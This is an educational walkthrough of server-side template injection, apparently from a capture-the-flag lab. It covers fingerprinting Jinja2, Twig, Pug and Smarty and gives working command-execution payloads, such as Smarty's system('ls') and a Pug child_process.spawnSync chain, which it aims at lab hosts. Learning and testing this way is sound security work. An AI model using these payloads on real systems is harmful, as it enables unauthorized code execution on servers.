What is SSTI?
Server-Side Template Injection (SSTI) is a vulnerability that occurs when user input is unsafely incorporated into a server-side template, allowing attackers to inject and execute arbitrary code on the server. Template engines are commonly used in web applications to generate dynamic HTML by combining fixed templates with dynamic data. When these engines process user input without proper sanitization, they become susceptible to SSTI attacks.
Core Concepts of SSTI
- Dynamic Content Generation: Template engines replace placeholders with actual data, allowing applications to generate dynamic HTML pages. This process can be exploited if user inputs are not properly sanitized.
- User Input as Template Code: When user inputs are treated as part of the template code, they can introduce harmful logic into the rendered output, leading to SSTI.
The core of SSTI lies in the improper handling of user input within server-side templates. Template engines interpret and execute embedded expressions to generate dynamic content. If an attacker can inject malicious payloads into these expressions, they can manipulate the server-side logic and potentially execute arbitrary code.
Flow of an SSTI Attack

When user input is directly embedded in templates without proper validation or escaping, attackers can craft payloads that alter the template’s behaviour. This can lead to various unintended server-side actions, including:
- Reading or modifying server-side files.
- Executing system commands.
- Accessing sensitive information (e.g., environment variables, database credentials).
Template Engines
A template engine is like a machine that helps build web pages dynamically. Here’s how it works in simple terms:
Imagine you’re making a birthday card for a friend. You want to include their name, age, and a personalized message. Instead of writing a new card from scratch, you use a template with placeholders for the name, age, and message.
A template engine works similarly:
- Template: The engine uses a pre-designed template with placeholders like {{ name }} for dynamic content.
- User Input: The engine receives user input (like a name, age, or message) and stores it in a variable.
- Combination: The engine combines the template with the user input, replacing the placeholders with the actual data.
- Output: The engine generates a final, dynamic web page with the user’s input inserted into the template.

Template engines offer various functionalities that speed up the development process but can also introduce risks. Most template engines allow expressions to be used for simple calculations or logic operations within templates.
In the context of SSTI, the template engine’s ability to execute code is what makes it vulnerable to attacks. If user input is not properly sanitized, an attacker can inject malicious code, which the template engine will execute, leading to unintended consequences.
Common Template Engines
Template engines are an integral part of modern web development, allowing developers to generate dynamic HTML content by combining templates with data. Here are some of the most commonly used template engines:
- Jinja2: Highly popular in Python applications, known for its expressiveness and powerful rendering capabilities.
- Twig: The default template engine for Symfony in PHP, Twig offers a robust environment with secure default settings.
- Pug/Jade: Known for its minimal and clean HTML templating syntax, Pug/Jade is popular among Node.js developers.
How Template Engines Parse and Process Inputs
Template engines work by parsing template files, which contain static content mixed with special syntax for dynamic content. When rendering a template, the engine replaces the dynamic parts with actual data provided at runtime. For example:
from jinja2 import Template

hello_template = Template("Hello, {{ name }}!")
output = hello_template.render(name="World")
print(output)
In this example, {{ name }} is a placeholder that gets replaced with the value "World" during rendering.
Determining the Template Engine
Different template engines have distinct syntaxes and features, making them vulnerable to SSTI in various ways. Here are some examples of vulnerable template syntaxes:
Jinja2/Twig
Jinja2 and Twig are similar in syntax and behavior, making them somewhat challenging to distinguish from each other just by payload responses. However, you can detect their presence by testing their expression-handling capabilities. For example, using the vulnerable VM, if you use the payload {{7*‘7’}} in Twig, the output would be 49.

However, if you use the same payload in an application that uses Jinja2, the output would be 7777777

Jade/Pug
Pug, formerly known as Jade, uses a different syntax for handling expressions, which can be exploited to identify its usage. Pug/Jade evaluates JavaScript expressions within #{}. For example, using the payload #{7*7} would return 49.

Unlike Jinja2 or Twig, Pug/Jade directly allows JavaScript execution within its templates without the need for additional delimiters like {{ }}. For example:

smarty php
Smarty is a powerful template engine for PHP that enables developers to separate presentation from business logic, improving application maintainability and scalability. However, its capability to execute PHP functions within templates can expose applications to server-side template injection attacks if not securely configured.
Smarty’s flexibility allows for dynamic execution of PHP functions within its templates, which can become a significant security risk. The ability to execute PHP code through template variables or modifiers should be carefully controlled to prevent unauthorized command execution.
Exploitation
Before crafting a payload, it’s essential to confirm if the application really uses Smarty. For example, go to http://ssti.thm:8000/smarty/.
Inject a simple Smarty tag like {'Hello'|upper} to see if it will be processed. If the application returns “HELLO”, it means that the template engine used by the application is Smarty.

Once you confirm that the site is vulnerable to SSTI via Smarty, you can craft a payload that uses PHP functions that execute system commands. One of the most common functions that do this is the system() function. Using the payload {system("ls")} is a direct and effective payload if Smarty’s security settings allow PHP function execution.

When the Smarty template engine processes this input, it will execute the ls command. This command will reveal the directory listing of the server directory where the script is executed, providing insights into the server’s file system.
Node JS - Pug
Pug (formerly known as Jade) is a high-performance template engine widely used in the Node.js community for its concise HTML rendering and advanced features like conditionals, iterations, and template inheritance. While Pug provides powerful tools for developers, its ability to execute JavaScript code directly within templates can pose significant security risks.
Pug’s security vulnerabilities primarily stem from its capability to interpolate JavaScript code within template variables. This feature, designed for dynamic content generation, can be exploited maliciously if user inputs are embedded into the template without proper sanitisation.
Developers must diligently sanitise and validate user inputs to mitigate these risks and ensure the security of applications using Pug.
Key Vulnerability Points:
- JavaScript Interpolation: Pug allows embedding JavaScript directly within templates using interpolation braces
#{}. If user input is interpolated without proper sanitization, it can lead to arbitrary code execution. - Default Escaping: Pug does provide automatic escaping for certain inputs, converting characters like
<,>, and&to their HTML entity equivalents to prevent XSS attacks. However, this default behaviour does not cover all potential security issues, particularly when dealing with unescaped interpolation!{}or complex input scenarios.
Exploitation
Before crafting a payload, it is important to confirm if the application indeed uses Pug. For example, go to http://ssti.thm:8001/jade/.
Inject a basic Pug syntax to test for template processing, such as #{7*7}. If the application outputs 49, it confirms that Pug is processing the template.


Since Pug allows JavaScript interpolation, we can then use the payload #{root.process.mainModule.require('child_process').spawnSync('ls').stdout}
The above payload uses Node.js’s core modules to execute system commands. Below is the breakdown:
root.processaccesses the globalprocessobject from Node.js within the Pug template.mainModule.require('child_process')dynamically requires thechild_processmodule, bypassing potential restrictions that might prevent its regular inclusion.spawnSync('ls'): Executes thelscommand synchronously..stdout: Captures the standard output of the command, which includes the directory listing.
Why spawnSync(‘ls -lah’) May Not Work
When you try to use spawnSync('ls -lah'), you are attempting to pass the entire command and its arguments as a single string. This does not work as expected because spawnSync does not inherently split a single string into a command and its arguments. Instead, it treats the whole string as the command to execute, which it cannot find and thus fails to execute.
This behavior is critical for preventing certain types of security vulnerabilities, such as command injection, where an attacker might try to append additional commands or arguments to execute unintended actions.
Understanding spawnSync Usage
The spawnSync function is designed to execute a command in the shell and provide detailed control over the command’s input and output. It’s part of Node.js’s child_process module, which allows Node.js to execute other processes on the system where it is running.
The function signature for spawnSync is:
spawnSync(command, [args], [options])- command: This is a string that specifies the command to run.
- args: This is an array of string arguments to pass to the command.
- options: This is an optional parameter that can specify various options such as the working directory, environment variables, input, output, timeout, and more.
Correct Usage of spawnSync

To correctly use spawnSync to execute the ls command with -lah argument, you should separate the command and its arguments into two distinct parts:
const { spawnSync } = require('child_process');
const result = spawnSync('ls', ['-lah']);
console.log(result.stdout.toString());
In this corrected form:
- ‘ls’ is the command.
- [‘-lah’] is an array containing all arguments passed to the command.
This structure ensures that the ls command is called with -lah as its argument, allowing the command to function as intended. So, the final payload will then be #{root.process.mainModule.require('child_process').spawnSync('ls', ['-lah']).stdout}
jinja2
Jinja2 is a popular template engine for Python, renowned for its flexibility and performance. It is extensively used in web applications to render dynamic content, as it allows Python-like expressions to be embedded within HTML. While Jinja2 accelerates development and facilitates the separation of presentation from business logic, its powerful templating capabilities can also introduce significant security risks if not handled properly.
Since Jinja2 allows the execution of Python expressions within the templates, the security risk in Jinja2 often arises from insecure coding practices that allow user input to be executed within templates without proper sanitization. The vulnerability is not inherent in Jinja2 itself but rather in how developers handle user inputs in their templates. Properly sanitizing and validating all user inputs before incorporating them into templates is essential to prevent such security issues.
Key Vulnerability Points:
- Expression Evaluation: Jinja2 evaluates expressions within curly braces
{{ }}, which can execute arbitrary Python code if crafted maliciously. - Template Inheritance and Imports: Advanced features like template inheritance and macro imports can be misused to execute unintended code, leading to information disclosure or server manipulation.
Exploitation
Before crafting a payload, it’s crucial to confirm that the application indeed uses Jinja2. For example, go to http://ssti.thm:8002/jinja2/.

Inject a basic Jinja2 syntax like {{7*7}} to check for template processing. If the application returns 49, it indicates that Jinja2 is processing the template.

